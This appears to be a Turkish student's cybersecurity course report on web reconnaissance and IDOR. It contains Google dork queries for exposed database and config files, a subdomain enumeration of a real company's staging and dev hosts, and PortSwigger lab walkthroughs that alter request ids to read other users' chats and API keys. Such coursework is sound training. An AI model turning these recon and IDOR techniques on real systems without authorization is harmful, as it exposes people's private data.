ANKASEC SİBER GÜVENLİK MÜHENDİSLİĞİ EĞİTİMİ- 2026


HAFTA 4: Hedefi Tanıma ve Mantık Hataları (Web Recon & IDOR)

28 ŞUBAT 2026

Metehan Eroğlu

Bölüm A: Teori ve Mimari (Research & Logic)

1. **Web Anatomisi: HTTP Protokolü**
   →200: Gönderilen isteğin başarılı olarak kabul edilmesidir.
   302: Aranan sayfa geçici olarak başka bir subdomain e yönlendirilmiş.
   401: Kimlik doğrulanmadığından dolayı giriş yapılamadı.
   403: Giriş yapıldı ama bu sayfaya yetkin yok.
   500: Sunucuda hata oluştu.
   Sızma testi uzmanı için önemli olan 403 kodunun 200'e dönmesidir. Burada başta yetkisiz olan bir erişimin başarılı bir girişe dönmesi olayıdır yani biri girmemesi gereken yere erişim sağlamış.
2. **Kimlik ve Yetki: "Sen Kimsin?"**
   → Cookie: Web sitesinin seni tanıyabilmesi için tuttuğu veri parçaları.
   Session: Web sitesi senin bilgilerini sunucuda tutar ve web sitesine Session ID verir bir dahaki girişinde id değerine bakar.
   Token: Kullanıcın bilgilerini şifreler ve üzerine imzasını atar bir dahaki gelişinde içeriğe değil imza kontrolü yaparak seni içeriye alır.
   → Sisteme başarıyla giriş yapmak Authentication hizmetidir. Authorization ise yetkilendirme ile ilgilenir. IDOR zafiyeti ise Authorization sayesinde olur.
3. **Zafiyet Mimarisi: IDOR**
   →IDOR nedir? IDOR web sitesinin url kısmında userID değerinin görülüp onun değiştirilerek başka kullanıcıların hesaplarına, verilerine ulaşılmasıdır.



Bölüm B: Saha Eğitimi (TryHackMe & Dorking)

Görev 1: İnternetin Röntgeni (TryHackMe)

→ Host: Hangi başlığa gitmek istediğini söylediğin kısım.

User-Agent: Kullanıcının kullandığı web sürümleri.

```
GET / HTTP/1.1

Host: tryhackme.com
User-Agent: Mozilla/5.0 Firefox/87.0
Referer: https://tryhackme.com/
```

Görev 2: Google Dorking (Açık Kaynak İstihbaratı)

→1.SORGU: site:demo.testfire.net filetype:pdf OR filetype:docx


(Buradaki sorgunun amacı şirket dışarıya bir pdf veya word dosyası bırakmış mı ona bakmak)

2.SORGU: site:demo.testfire.net filetype:sql OR filetype:db

(Buradaki sorgunun amacı şirket dışarıya veritabanına dair bir şey bıkamış mı diye bakmak)

3.SORGU: site:demo.testfire.net filetype:xml OR filetype:conf


(Buradaki sorgunun amacı şirket site ayarlarıyla alakalı bir açık bırakmış mı diye bakmak)



BÖLÜM C: Operasyonel Görev (Boss Fight)

Cephe 1: Hayalet Avı (Recon Haritası)

➔ Hedef olarak web.com bug bounty sini seçtim:





```
┌──(kali㉿kali)-[~]
└─$ subfinder -d networksolutions.com -silent | httpx-toolkit -status-code

   __     __  __          _  __
  / /_   / /_/ /____ | |/ /
 / __ \ / __/ __/ __ \|   /
/ / / / /_/ /_/ /_/ /   |
/_/ /_/\__/\__/ .___/_/|_|
             /_/              v1.1.5

                projectdiscovery.io

Use with caution. You are responsible for your actions.
Developers assume no liability and are not responsible for any misuse or dam
https://app-gateway2.latest.builder-svcs.networksolutions.com [403]
https://app.qa.builder-svcs.networksolutions.com [403]
https://app-gateway2.uat.builder-svcs.networksolutions.com [403]
https://networksolutions.com [301]
https://app-gateway2.qa.builder-svcs.networksolutions.com [403]
https://app.uat.builder-svcs.networksolutions.com [403]
https://app.networksolutions.com [200]
https://app.builder-svcs.networksolutions.com [403]
https://app.dev.builder-svcs.networksolutions.com [403]
https://app-staging.networksolutions.com [200]
https://app-gateway.networksolutions.com []
https://app-gateway.dev.builder-svcs.networksolutions.com []
https://app-gateway.uat.builder-svcs.networksolutions.com []
https://blog-api.dev.builder-svcs.networksolutions.com [530]

https://app-gateway.builder-svcs.networksolutions.com []
https://account.networksolutions.com [301]
https://app-gateway.qa.builder-svcs.networksolutions.com []
https://blog-api.uat.builder-svcs.networksolutions.com [530]
https://app-gateway-staging.networksolutions.com []
https://blog-api.qa.builder-svcs.networksolutions.com [530]
https://blog-api.builder-svcs.networksolutions.com [530]
```


Özellikle 403 Forbidden durum kodu veren uç noktalar ilgi çekici, zira bu, sunucunun erişimi kısıtladığı alanlara işaret eder. Bu kısıtlanmış bölgelerin, kullanıcı verileri gibi hassas bilgilerini tutma ihtimali yüksektir.

Cephe 2: Yetkiyi Delmek (PortSwigger Labs)


LAB1→ Öncelikle Burp suit programını açıp open browser diyip lab ortamını açıyoruz Lab tan ise Live chat kısmına gelip AnkaSEC yazıyoruz.



2.İntercept off tuşuna basıyoruz ve siteyi dinlemeye alıyoruz.
3.Lab üzerinden wiew transcripte basıyoruz. Bunu yaptığımz zaman istek burp suit te bekliyor. (/download-transcript)



4. Sağ tık yapıp send to repeater a tıklıyouz. Ve repeater kısmına geliyoruz.Buradan send tuşuna basıyoruz.Ardındanda Follow redirection tuşuna basıyoruz.



5.Buradaki 5.txt yazan yeri 1.txt ye çeviriyoruz.Ve ardından send tuşuna basıyoruz.

```
Pretty    Raw    Hex
1 GET /download-transcript/5.txt HTTP/2
2 Host: 0a6e002c045e8c7087f8e219005600b3.web-security-academy.net
```

```
Request
Pretty  Raw  Hex
1 GET /download-transcript/1.txt HTTP/2
2 Host: 0a6e002c045e8c7087f8e219005600b3.web-security-academy.net
3 Cookie: session=Dr7R7LMmGHN8SOlmrPVsgAQ8Ttm3MOPR
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: tr-TR,tr;q=0.9
6 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/144.0.0.0 Safari/537.36
9 Accept: */*
10 Origin: https://0a6e002c045e8c7087f8e219005600b3.web-security-academy.net
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer:
  https://0a6e002c045e8c7087f8e219005600b3.web-security-academy.net/download-transcript/1.txt
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1, i
17
18
```

```
Response
Pretty  Raw  Hex  Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not
10 You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is cnz89ulcsjqogv4yfekb. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16
```

6.Burada göründüğü gibi geçmiş bir measjı görebiliyoruz.(1.txt yapmamızın nedeni laba başladığımızda 2.txt ile başlatıyor demekki bizden önce biri daha mesajlaşmış.)

Kullanıcı adı: carlos

Şifre: cnz89ulcsjqogv4yfekb

bu değerleri hesap girişe yazınca labı bitirmiş oluyoruz.

Congratulations, you solved the lab!

My Account


Your username is: carlos

Email


Update email

Cephe 2: Yetkiyi Delmek (PortSwigger Labs)

→Bize bir giriş kimliği verilmiş wiener:peter bunlarla öncelikle bir giriş yapıyoruz.



Sitenin URL in de görüldüğü üzere id=wiener yazıyor burayı id=Carlos olarak değiştiryoruz.



Buradan carlosun API keyini bulmuş oluyoruz. Lab ta bunu istiyordu.

BÖLÜM D: Mühendislik Vizyonu (Reflection)

1. IDOR'un Gerçek Hayat Etkisi (Impact):

→hastane.com/tahlil?id=500 buradaki id değerini değiştirip başka bir kişinin verilerine ulaşılıyorsa bu bir IDOR zafiyetidir. Ve IDOR zafiyeti başka kullanıcıların verilerinin sızmasına neden olur. Bu veri sızıntıları en yüksek düzey olan Kritik seviyesindedir ve firmaya çok büyük idari para cezaları ve tazminat davaları açılabilir.

2. Güvenin Bedeli (Zero Trust):

→1.Önlem: Yazılım geliştircisinin IDOR zafiyeti bırakmaması için userID gibi değelerle değilde session larla tutabilir.

→Ya da userID=101 yazması yerine daha karmaşık olan userID=bskhglsjmşmlkna41d1fds yazabilir.

(2.ölem tek başına IDOR u önlemez çünkü saldırgan şans eseri değeri tuturabilir.)